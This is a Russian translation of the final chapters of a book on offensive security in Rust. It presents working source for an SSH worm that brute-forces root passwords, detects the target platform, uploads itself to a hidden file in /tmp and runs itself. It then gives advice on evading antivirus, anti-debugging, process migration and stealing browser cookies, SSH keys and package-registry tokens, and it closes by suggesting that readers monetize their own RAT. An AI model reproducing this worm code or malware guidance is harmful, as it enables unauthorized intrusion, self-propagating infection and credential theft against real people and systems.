Этот примитивный, но эффективный в масштабе приём часто используется IoT-ботнетами, такими как Mirai и её производными, из-за слабой безопасности IoT-гаджетов (интернет-камер, умных термостатов…).

13.2.2 Украденные учётные данные

Другой похожий, но более целенаправленный вид техники распространения — использование украденных учётных данных.

Например, на заражённом сервере червь может посмотреть на ~/.ssh/config и ~/.ssh/known_hosts, чтобы найти другие машины, которые могут быть доступны с текущего сервера, и использовать приватные ключи в папке ~/.ssh для распространения.

13.2.3 Уязвимости сетевых сервисов

Встраивая эксплойты для известных уязвимостей сетевых сервисов, червь может нацеливаться и распространяться на машины, хостящие эти сервисы.

Один из первых червей, ставших знаменитыми: Morris использовал эту технику для распространения.

В наши дни этот приём широко используется программами-вымогателями из-за скорости, с которой они могут распространяться, как только обнаруживается такая новая уязвимость.

Вот почему вы должны всегда обновлять свои серверы, компьютеры и смартфоны!

13.2.4 Другие эксплойты

Червь не ограничен эксплуатированием сетевых сервисов. Как мы видели в главе 6, парсинг — один из первых источников уязвимостей. Так, эксплуатируя уязвимости парсинга в часто используемом ПО, червь может распространяться офлайн, заражая файлы, которые анализируются.

Вот несколько примеров сложных типов файлов, часто подверженных уязвимостям:

- Субтитры
- Видео
- Шрифты
- Изображения

13.2.5 Заражение цепочки поставок

У каждого программного проекта есть зависимости, известные как его цепочка поставок:

- Зависимости кода (пакеты, крейты…)
- Компилятор
- CI/CD пайплайн

Скомпрометировав любой из этих элементов, червь может распространиться на другие машины.

- crossenv-вредонос в реестре npm
- Mick Stute об охоте на вредоносный компилятор
- Использование Rust-макросов для эксфильтрации секретов
- Встроенный вредонос в npm-пакете rc

Самый простой способ добиться этого — typo-squatting (см. главу 9) известных пакетов.

Более продвинутый способ — кража учётных данных реестров пакетов на компьютерах разработчиков и использование их для заражения пакетов, которые разработчики публикуют.

13.2.6 Заражение исполняемых файлов

Заражение исполняемых файлов было очень популярно около 2000-х: программы часто передавались напрямую между пользователями, и не всё было так подключено, как сегодня.

Тем не менее существовали целые сообщества, посвящённые поиску самых интересных способов заражения программ. Это было известно как сцена VX.

Если вы хотите узнать больше об этой теме, поищите «vxheaven» :)

13.2.7 Сетевое хранилище

Ещё один трюк — просто скопировать себя в сетевую папку, такую как Dropbox, iCloud или Google Drive, и молиться, чтобы жертва кликнула и выполнила.

13.2.8 Съёмные накопители

Как и сетевое хранилище, червь может скопировать себя на съёмные накопители, такие как USB-ключи и жёсткие диски, и молиться, чтобы жертва кликнула и выполнила.

13.3 Кроссплатформенный червь

Теперь у нас есть лучшее представление о том, как червь может распространяться; поговорим о кроссплатформенных червях.

Кроссплатформенный червь — это червь, который может распространяться через разные операционные системы и архитектуры.




Figure 73: Рисунок 13.2

Рисунок 13.2: Кроссплатформенный червь

Например, с компьютера x86_64 под Windows на ARM-сервер под Linux. Или с ноутбука под macOS на смартфон под iOS.

Один из примеров такого кроссплатформенного червя — Stuxnet. Он использовал обычные компьютеры для распространения и достижения промышленных машин ядерной программы Ирана, которые находились в сети с воздушным зазором (без доступа к глобальному интернету; это обычная мера безопасности для чувствительной инфраструктуры).

Поскольку исполняемые файлы обычно несовместимы между платформами, кроссплатформенному червю нужно быть скомпилированным для всех целевых архитектур.

Затем у вас есть 2 варианта:

Либо он использует центральный сервер для хранения набора всех скомпилированных версий себя, затем, заражая новую машину, скачивает набор и выбирает подходящий бинарник. У этого есть преимущество лёгкости реализации и упрощения распространения обновлений.

Либо он может носить набор всех скомпилированных версий с собой, с заражённого хоста на другой. Этот метод немного труднее достижим в зависимости от используемой техники распространения. Но, поскольку он не полагается на центральный сервер, он более скрытен и устойчив.

13.4 Распространение через SSH

Как всегда, мы сосредоточимся на техниках, приносящих больше всего результатов, оставаясь при этом простыми. Для червя это SSH по 2 причинам:

- Плохо настроенные IoT-устройства
- Управление SSH-ключами сложно

13.4.1 Плохо защищённые IoT-устройства

IoT-устройства (такие как камеры, принтеры…) со слабой или отсутствующей безопасностью proliferate. Это очень хорошие новости для атакующих и очень плохие для всех остальных.

13.4.2 Управление SSH-ключами сложно

Поэтому люди часто совершают много ошибок, которые наш червь сможет эксплуатировать.

Пример ошибки — отсутствие защиты SSH-ключей парольной фразой.

13.5 Вендоринг зависимостей

Вендоринг зависимостей — это включение всех ваших зависимостей вместе с вашим кодом в ваши репозитории.

Зачем кому-то это делать?

Первая причина — офлайн-сборки: когда ваши зависимости в вашем репозитории, вы больше не зависите от доступности реестра зависимостей (crates.io или Git в случае Rust), так что если по какой-то причине реестр упадёт или у вас не будет интернета, вы всё равно сможете собрать программу.

Вторая причина — конфиденциальность. Действительно, зависимость от внешнего реестра влечёт много проблем конфиденциальности для всех людей и машин (например, вашего CI/CD пайплайна), которые собирают ваш код. Каждый раз, когда кто-то или что-то хочет собрать проект и не имеет локально закешированных зависимостей, ему приходится связываться с реестром пакетов, утекая, среди прочего, свой IP-адрес. В зависимости от расположения этих реестров и законов, которым они должны подчиняться, они могут блокировать некоторые страны.

Третья причина — для аудитов. Действительно, когда вы вендорите зависимости, обновления зависимостей теперь появляются в git diff, а потому хорошо ложатся в процесс код-ревью. Обновления зависимостей можно просматривать, как любой другой кусок кода.

Но вендоринг зависимостей имеет недостаток: он значительно увеличивает размер вашего репозитория на много мегабайт. И как только Git-репозиторий отслеживает файл, его очень трудно удалить из истории.

Альтернатива — использование приватного реестра, но с ним много обслуживания, и это может быть жизнеспособным решением только для больших команд.

В Rust вы можете вендорить зависимости с помощью команды cargo vendor.

13.6 Реализация кроссплатформенного червя на Rust

13.6.1 bundle.zip

Первый шаг — собрать наш набор (bundle), содержащий все скомпилированные версии червя для всех платформ, на которые мы хотим нацеливаться.

Для этого мы будем использовать cross, как мы узнали в предыдущей главе.

Кроме того, чтобы уменьшить размер набора, мы сжимаем каждый исполняемый файл пакером upx.

ch_13/rat/Makefile

```
.PHONY: bundle
bundle: x86_64 aarch64
	rm -rf bundle.zip
	zip -j bundle.zip target/agent.linux_x86_64 target/agent.linux_aarch64



.PHONY: x86_64
x86_64:
	cross build -p agent --release --target x86_64-unknown-linux-musl
	upx -9 target/x86_64-unknown-linux-musl/release/agent
	mv target/x86_64-unknown-linux-musl/release/agent target/agent.linux_x86_64



.PHONY: aarch64
aarch64:
	cross build -p agent --release --target aarch64-unknown-linux-musl
	upx -9 target/aarch64-unknown-linux-musl/release/agent
	mv target/aarch64-unknown-linux-musl/release/agent target/agent.linux_aarch64
```

```
$ make bundle
```

Наш bundle.zip теперь содержит:

```
agent.linux_x86_64
agent.linux_aarch64
```

13.7 Установка

В предыдущей главе мы видели, как персистентно жить на разных ОС.

Теперь нам нужно добавить шаг в наш процесс установки: извлечение файла bundle.zip.

ch_13/rat/agent/src/install.rs

```
pub fn install() -> Result<PathBuf, crate::Error> {
    let install_dir = config::get_agent_directory()?;
    let install_target = config::get_agent_install_target()?;
```

```
    if !install_target.exists() {
        println!("Installing into {}", install_dir.display());
        let current_exe = env::current_exe()?;


        fs::create_dir_all(&install_dir)?;


        fs::copy(current_exe, &install_target)?;


        // here, we could have fetched the bundle from a central server
        let bundle = PathBuf::from("bundle.zip");
        if bundle.exists() {
            println!(
                   "bundle.zip found, extracting it to {}",
                   install_dir.display()
            );


            extract_bundle(install_dir.clone(), bundle)?;
        } else {
            println!("bundle.zip NOT found");
        }
    }

    Ok(install_dir)
}


fn extract_bundle(install_dir: PathBuf, bundle: PathBuf) -> Result<(),↪
   crate::Error> {
    let mut dist_bundle = install_dir.clone();
    dist_bundle.push(&bundle);


    fs::copy(&bundle, &dist_bundle)?;


    let zip_file = fs::File::open(&dist_bundle)?;
    let mut zip_archive = zip::ZipArchive::new(zip_file)?;

    for i in 0..zip_archive.len() {
        let mut archive_file = zip_archive.by_index(i)?;
        let dist_filename = match archive_file.enclosed_name() {
            Some(path) => path.to_owned(),
            None => continue,
        };
        let mut dist_path = install_dir.clone();
```

```
        dist_path.push(dist_filename);


        let mut dist_file = fs::File::create(&dist_path)?;
        io::copy(&mut archive_file, &mut dist_file)?;
    }


    Ok(())
}
```

Учтите, что в реальном сценарии мы могли бы скачивать bundle.zip с удалённого сервера вместо того, чтобы просто иметь его в файловой системе.

13.8 Распространение

13.8.1 SSH-соединение

ch_13/rat/agent/src/spread.rs

```
    let tcp = TcpStream::connect(host_port)?;
    let mut ssh = Session::new()?;
    ssh.set_tcp_stream(tcp);
    ssh.handshake()?;
```

13.8.2 Брутфорс

Затем идёт SSH-брутфорс. Для этого нам нужен список слов (wordlist).

Хотя более умный способ брутфорсить сервис — использовать предопределённые пары (имя пользователя, пароль), известные как используемые плохо защищёнными устройствами, здесь мы попробуем самые используемые пароли для каждого имени пользователя.

ch_13/rat/agent/src/wordlist.rs

```
pub static USERNAMES: &'static [&str] = &["root"];


pub static PASSWORDS: &'static [&str] = &["password", "admin", "root"];
```

ch_13/rat/agent/src/spread.rs

```
fn bruteforce(ssh: &Session) -> Result<Option<(String, String)>, crate::Error> {
    for username in wordlist::USERNAMES {
        for password in wordlist::PASSWORDS {
            let _ = ssh.userauth_password(username, password);
            if ssh.authenticated() {
                return Ok(Some((username.to_string(), password.to_string())));
            }
        }
    }
```

```
    return Ok(None);
}
```

13.8.3 Определение платформы цели

В Rust самый простой способ представить удалённую платформу — использовать enum.

ch_13/rat/agent/src/spread.rs

```
#[derive(Debug, Clone, Copy)]
enum Platform {
    LinuxX86_64,
    LinuxAarch64,
    MacOsX86_64,
    MacOsAarch64,
    Unknown,
}


impl fmt::Display for Platform {
    fn fmt(&self, f: &mut fmt::Formatter) -> fmt::Result {
        match self {
            Platform::LinuxX86_64 => write!(f, "linux_x86_64"),
            Platform::LinuxAarch64 => write!(f, "linux_aarch64"),
            Platform::MacOsX86_64 => write!(f, "macos_x86_64"),
            Platform::MacOsAarch64 => write!(f, "macos_aarch64"),
            Platform::Unknown => write!(f, "unknown"),
        }
    }
}
```

Реализовав трейт fmt::Display, наш enum Platform автоматически получает доступный метод .to_string().

Затем нам нужно идентифицировать удалённую платформу. Самый простой способ — запустить команду uname -a на удалённой системе, так как система, хостящая SSH-сервер, почти гарантированно имеет эту команду.

ch_13/rat/agent/src/spread.rs

```
fn identify_platform(ssh: &Session) -> Result<Platform, crate::Error> {
    let mut channel = ssh.channel_session()?;


    channel.exec("uname -a")?;


    let (stdout, _) = consume_stdio(&mut channel);
    let stdout = stdout.trim();
```

```
    if stdout.contains("Linux") {
        if stdout.contains("x86_64") {
            return Ok(Platform::LinuxX86_64);
        } else if stdout.contains("aarch64") {
            return Ok(Platform::LinuxAarch64);
        } else {
            return Ok(Platform::Unknown);
        }
    } else if stdout.contains("Darwin") {
        if stdout.contains("x86_64") {
            return Ok(Platform::MacOsX86_64);
        } else if stdout.contains("aarch64") {
            return Ok(Platform::MacOsAarch64);
        } else {
            return Ok(Platform::Unknown);
        }
    } else {
        return Ok(Platform::Unknown);
    }
}
```

13.8.4 Загрузка

С помощью scp мы можем загрузить файл по SSH-соединению:

ch_13/rat/agent/src/spread.rs

```
fn upload_agent(ssh: &Session, agent_path: &PathBuf) -> Result<String,↪
   crate::Error> {
    let rand_name: String = thread_rng()
        .sample_iter(&Alphanumeric)
        .take(32)
        .map(char::from)
        .collect();
    let hidden_rand_name = format!(".{}", rand_name);


    let mut remote_path = PathBuf::from("/tmp");
    remote_path.push(&hidden_rand_name);


    let agent_data = fs::read(agent_path)?;


    println!("size: {}", agent_data.len());


    let mut channel = ssh.scp_send(&remote_path, 0o700, agent_data.len() as u64,↪
        None)?;
    channel.write_all(&agent_data)?;
```

```
    Ok(remote_path.display().to_string())
}
```

13.8.5 Установка

Так как наш червь устанавливает себя при первом выполнении, нам остаётся лишь запустить его через SSH и позволить ему жить своей жизнью.

ch_13/rat/agent/src/spread.rs

```
fn execute_remote_agent(ssh: &Session, remote_path: &str) -> Result<(),↪
    crate::Error> {
     let mut channel_exec = ssh.channel_session()?;
     channel_exec.exec(&remote_path)?;
     let _ = consume_stdio(&mut channel_exec);


     Ok(())
}
```

Наконец, собрав всё вместе, получаем нашу функцию spread:

ch_13/rat/agent/src/spread.rs

```
pub fn spread(install_dir: PathBuf, host_port: &str) -> Result<(), crate::Error> {
     let tcp = TcpStream::connect(host_port)?;
     let mut ssh = Session::new()?;
     ssh.set_tcp_stream(tcp);
     ssh.handshake()?;


     match bruteforce(&mut ssh)? {
          Some((username, password)) => {
               println!(
                    "Authenticated! username: ({}), password: ({})",
                    username, password
               );
          }
          None => {
               println!("Couldn't authenticate. Aborting.");
               return Ok(());
          }
     };


     let platform = identify_platform(&ssh)?;
     println!("detected platform: {}", platform);


     let mut agent_for_platform = install_dir.clone();
```

```
    agent_for_platform.push(format!("agent.{}", platform));
    if !agent_for_platform.exists() {
        println!("agent.{} not avalable. Aborting.", platform);
        return Ok(());
    }


    println!("Uplaoding: {}", agent_for_platform.display());


    let remote_path = upload_agent(&ssh, &agent_for_platform)?;
    println!("agent uploaded to {}", &remote_path);


    execute_remote_agent(&ssh, &remote_path)?;
    println!("Agent successfully executed on remote host");


    Ok(())
}
```

13.9 Более продвинутые техники для вашего RAT

Эта часть о создании современного RAT подходит к концу, но прежде чем отпустить вас, я хочу осветить больше техник, которые мы ещё не обсуждали, чтобы сделать ваш RAT лучше и скрытнее.

13.9.1 Распространение

Одна из первых и самых важных вещей, о которых стоит подумать, — как распространять ваш RAT.

Это будет сильно зависеть от типа операций, которые вы хотите проводить.

Хотите выполнить целевую атаку? Эксплойт или фишинговая кампания могут быть самой эффективной техникой.

Или хотите быстро достичь как можно больше машин? Бэкдорить игры — хороший способ добиться этого. Вот отчёт о самых бэкдоренных играх: Minecraft и The Sims 4 занимают первые 2 места.

13.9.2 Автообновление

Как и всё ПО, наш RAT будет развиваться со временем и его нужно будет обновлять. Здесь пригодится механизм автообновления. По сути, RAT будет периодически проверять, доступна ли новая версия, и при необходимости обновлять себя.

Реализуя такой механизм, не забудьте подписывать свои обновления своим приватным ключом (см. главу 11). Иначе атакующий сможет завладеть вашими агентами, распространяя скомпрометированное обновление.

13.9.3 Виртуальная файловая система

Чем сложнее становится RAT, тем больше ему нужно манипулировать файлами:

- конфигурация;
- чувствительные файлы для извлечения;
- кроссплатформенные наборы;
- …

К сожалению, использование файловой системы хоста может оставлять следы и улики присутствия RAT. Чтобы обойти это, современный RAT мог бы использовать зашифрованную виртуальную файловую систему.

Зашифрованная виртуальная файловая система позволяет RAT прятать свои файлы от хоста, а значит, и от возможных антивирусных движков и судебно-криминалистических аналитиков.

Самый простой способ реализовать зашифрованную виртуальную файловую систему — использовать SQLCipher: дополнение к SQLite, шифрующее файл базы данных на диске.

13.9.4 Анти-антивирусные трюки

До сих пор мы не говорили об обнаружении.

Как вы наверняка знаете, антивирусы существуют. Как только образец вашего RAT обнаружен в дикой природе, это лишь вопрос дней, пока он будет помечен всеми антивирусами.

Вот почему вам нужно понимать, как работают антивирусы, чтобы обнаруживать и обходить их. В основном они используют 3 метода обнаружения вирусов:

Обнаружение по сигнатурам: Антивирусы сверяют хеш программ с базой хешей, известных как вирусные. Этой техники проще всего избежать, так как простая разница в 1 бит (например, какие-то метаданные бинарника) изменяет хеш.

Анализ формы: Антивирусы проверяют, не подозрительна ли форма программы и не похожа ли она на вирус (например, содержит подозрительные строки или использует фрагменты кода, известные как используемые вредоносами).

Обнаружение по поведению: Антивирусы выполняют неизвестные бинарники в песочницах, чтобы посмотреть, ведут ли они себя как вирусы (например, пытаются ли получить доступ к чувствительным файлам).

Пример трюка, который я нашёл для обнаружения Windows-антивирусов, — попытаться открыть текущий бинарник (RAT) с флагом чтение-запись. Если это успешно, значит, бинарник исследуется какой-то песочницей или антивирусом. Действительно, Windows не позволяет программе, которая в данный момент выполняется, быть открытой с привилегиями записи.

13.9.5 Эскалация привилегий

Как мы видели в главе 12, некоторые техники (для персистентности, скрытности или просто полного захвата системы) могут требовать повышенных привилегий. Для

этого мы можем использовать виды эксплойтов, разработанные в главе 7, и встроить их в RAT. Это сильно облегчается системой пакетов Rust.

13.9.6 Шифрование строк

Самая первая линия защиты, которую должен реализовать ваш RAT, — шифрование строк. Один из немногих шагов, который любой аналитик или антивирус предпримет при анализе вашего RAT, — поиск строк. (например, с помощью Unix-инструмента strings).

Это возможно с помощью системы макросов Rust и/или крейтов, таких как obfstr или litcrypt.

13.9.7 Анти-отладочные трюки

Вторая линия защиты от аналитиков — анти-отладочные трюки.

Аналитики (люди или автоматика) используют отладчики для реверс-инжиниринга образцов вредоносов. Это известно как «динамический анализ». Цель анти-отладочных трюков — замедлить этот динамический анализ и увеличить стоимость (во времени) реверс-инжиниринга нашего RAT.

13.9.8 Прокси

Попав в сеть, вы можете захотеть пивотиться в другие сети. Для этого вам может понадобиться модуль прокси, чтобы пивотиться и перенаправлять трафик из одной сети в другую, если вы не можете получить доступ ко второй сети.

13.9.9 Стейджеры

До сих пор мы строили наш RAT как единый исполняемый файл. При разработке более продвинутых RAT вы можете захотеть разделить собственно исполняемый файл и полезную нагрузку на то, что называется стейджером, а RAT станет библиотекой.

С этой техникой RAT, ставший библиотекой, может жить на диске в зашифрованном виде. При выполнении стейджер расшифрует его в памяти и загрузит. Таким образом, сам RAT будет жить расшифрованным только в памяти.

У этого есть преимущество: остаётся значительно меньше улик на заражённых системах.

Рисунок 13.3: Пивотинг

Рисунок 13.4: Стейджер

13.9.10 Миграция процесса

После выполнения хорошей практикой для RAT по уменьшению своего следа является миграция в другой процесс. Сделав это, они больше не существуют как независимый процесс, а находятся в пространстве памяти другого процесса.




Figure 74: Рисунок 13.3




Figure 75: Рисунок 13.4

Таким образом, с точки зрения инструмента мониторинга, именно хост-процесс будет выполнять все сетевые операции и операции с файловой системой, которые обычно выполняет RAT. Также RAT больше не появляется в списке процессов.

13.9.11 Кража учётных данных

Конечно, RAT не ограничен удалённым выполнением команд. Вторая самая полезная функция, которую вы, возможно, захотите реализовать, — сборщик учётных данных.

У вас не будет проблем найти вдохновение на GitHub: https://github.com/search?q=chrome+steale

3 самых важных вида учётных данных, которые стоит искать (в произвольном порядке):

Сохранённые пароли и куки веб-браузеров. Украденные куки могут даже иметь большую ценность, чем украденные пароли, так как их можно импортировать в другой браузер для имитации исходного пользователя и полного обхода двухфакторной аутентификации.

SSH-ключи. Скомпрометированные серверы часто ценнее простых компьютеров: у них может быть доступ к чувствительной информации, такой как база данных, или просто больше ресурсов для майнинга криптовалют или DDoS.

Токены для реестров пакетов. Такие как npmjs.com или crates.io. Как мы видели ранее, эти токены можно использовать для очень широкого или целевого распространения, в зависимости от ваших нужд.

13.10 Краткое содержание

- Червь — это программное обеспечение, которое может самореплицироваться, чтобы распространяться на другие машины.
- Благодаря системе пакетов Rust очень легко создавать переиспользуемые модули.
- Любая уязвимость удалённого выполнения кода (RCE) в сетевом сервисе может быть использована червём для быстрого распространения.# Глава 14. Заключение

К этому моменту я надеюсь убедил вас, что благодаря своей безопасности, надёжности и многогранности Rust — ТОТ язык, который переформирует миры наступательной безопасности и программирования.

Я также надеюсь, что со всеми прикладными знаниями, которые вы почерпнули из этой книги, вы теперь готовы делать дела.

Теперь ваша очередь.

14.1 Чего мы не осветили

Есть несколько тем, которые мы не осветили в этой книге:

- Аннотации времени жизни (lifetime annotations)
- Макросы
- Embedded
- Этика

- BGP-хайджек (BGP hijacking)

14.1.1 Аннотации времени жизни

Я не люблю аннотации времени жизни. В сочетании с дженериками становится чрезвычайно легко производить код, который крайне трудно читать и рассуждать о нём. Сделайте себе и коллегам одолжение: избегайте аннотаций времени жизни.

Вместо этого, когда возможно, предпочитайте перемещать данные, а когда это невозможно, используйте умные указатели, такие как Rc и Arc, для долгоживущих ссылок.

Одна из целей этой книги — доказать, что мы можем создавать сложные программы без их использования. На самом деле, когда вы избегаете lifetime, Rust читается и понимается намного легче, даже новичками. Он очень похож на TypeScript, и внезапно гораздо больше людей способны понять ваш код.

14.1.2 Макросы

Макросы я тоже не люблю. Не поймите меня неправильно. Иногда они дают потрясающие улучшения удобства, такие как println!, log::info! или #[derive(Deserialize, Serialize)]. Но я считаю, что в большинстве случаев они пытаются скрыть сложность, которую сначала следовало бы урезать или решить лучшей абстракцией и архитектурой кода.

Rust предоставляет декларативные макросы, заканчивающиеся на !, такие как println!, и процедурные макросы для генерации кода из атрибутов, такие как #[tokio::main].

The Rust Book предоставляет всё необходимое, чтобы начать писать макросы, но, пожалуйста, подумайте дважды, прежде чем писать макрос.

14.1.3 Embedded

В интернете можно найти действительно классные вещи о том, как использовать микроконтроллеры для создания хакерских устройств, например на hackaday, mg.lol и hack5. Я считаю, что у Rust светлое будущее в этих областях, но, к сожалению, я сам никогда не занимался embedded-разработкой, так что этой теме не нашлось места в этой книге.

Если вы хотите узнать больше, блог Ferrous Systems содержит много контента об использовании Rust для встраиваемых систем.

14.1.4 Этика

Этика всегда была сложной темой, обсуждавшейся с первых философов, и сильно зависит от культуры, так что мне нечего нового добавить к столу. Тем не менее «с большой силой приходит большая ответственность», и создание кибер-арсенала может иметь реальные последствия для гражданского населения. Например: https://citizenlab.ca/2020/12/the-great-ipwn-journalists-hacked-with-suspected-nso-group-imessage-zero-click-exploit/ и https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/.

Также я считаю, что через несколько лет атаки, такие как программы-вымогатели, нацеленные на критическую инфраструктуру (энергетику, медицинские центры…), будут рассматриваться государствами как терроризм, так что лучше не иметь дела с такими преступниками, в отличие от этой 55-летней латвийской женщины, самозанятого веб-дизайнера и матери двоих детей, которая, как утверждается, работала программистом платформы malware-as-a-service и впоследствии была арестована Министерством юстиции США.

14.2 Будущее Rust

У меня нет ни малейших сомнений, что Rust постепенно заменит весь низкоуровневый код, который сегодня пишется на C или C++, благодаря гарантиям компилятора. Слишком многих критических уязвимостей можно было бы избежать. Начнётся с сетевых сервисов, так как их проще всего эксплуатировать удалённо (что сегодня не подключено к сети?), особенно в видеоиграх, где количество сетевых уязвимостей умопомрачительно.

Для самых больших кодовых баз, таких как веб-браузеры, это может занять некоторое время (но для Firefox уже началось), что печально, ведь веб-браузеры — почти универсальная точка входа во всё виртуальное сегодня; мы будем продолжать видеть много уязвимостей, связанных с памятью, которых Rust мог бы избежать.

Я также заметил большой интерес к Rust в веб-разработке. Я сам использую его для разработки SaaS (https://bloom.sh), и это чрезвычайно приятный опыт, особенно как соло-разработчику, ведь он ни разу не падал и позволяет мне лучше спать. Я также поделился своим опытом и некоторыми советами в своём блоге: https://kerkour.com/blog/rust-for-web-development-2-years-later/.

Единственное ограничение мирового господства — его (относительная) сложность и, что более важно, долгое время компиляции.

Вы можете оставаться в курсе, подписавшись на два официальных Rust-блога.

14.3 Утёкшие репозитории

В интернете вы можете найти исходники, утёкшие из организаций, занимающихся наступательными операциями.

Два самых заметных:

Hacking Team — компания, специализирующаяся на продаже наступательных инструментов правительствам по всему миру, была взломана, и все её данные утекли. Разбор взлома от самого хакера тоже очень интересен: https://www.exploit-db.com/papers/41914

И Vault7, где ЦРУ потеряло контроль над большей частью своего хакерского арсенала, включая вредоносы, вирусы, трояны, доведённые до ума эксплойты «zero day»… Утечки были опубликованы Wikileaks в 2017 году.

14.4 Как ловят плохих парней

Прочитав тонны историй о взломах, рассказанных журналистами и авторами, я пришёл к выводу, что 3 самых распространённых способа, которыми ловят плохих

парней, — стукачество, метаданные и коммуникации.

Эго, деньги, угрозы судов… Есть много причин, которые могут подтолкнуть человека стучать и предавать своих товарищей по команде.

Как мы видели в предыдущих главах, компьютеры утекают метаданные повсюду: IP-адреса, время компиляции и пути в бинарниках…

Наконец, коммуникации. Будь то на форумах или в чатах, общение оставляет следы и, таким образом, улики.

14.5 Ваша очередь

Теперь ваша очередь действовать! Не пассивное потребление этой книги улучшит ваши навыки и волшебным образом достигнет ваших целей. Вы не можете учиться без практики, и именно действие формирует мир, а не размышления.

Рисунок 14.1: Выполнение



Figure 76: Рисунок 14.1

Повторяю, знания не имеют ценности, если вы не практикуетесь!

Я надеюсь, что поделился достаточной частью знаний, которые я приобрёл через практику и неудачи; теперь ваша очередь практиковаться и терпеть неудачи. Вы не можете сделать идеальную программу с первого раза. Никто не может. Но те, кто практикуются (и терпят неудачи!) больше всех, всегда становятся лучшими.

Теперь есть 3 способа начать:

- Постройте собственный сканер и продавайте его как сервис.
- Постройте собственный сканер и начните охотиться за уязвимостями в программах bug bounty.
- Постройте собственный RAT и найдите способ его монетизировать.

Рисунок 14.2: Ваши следующие шаги

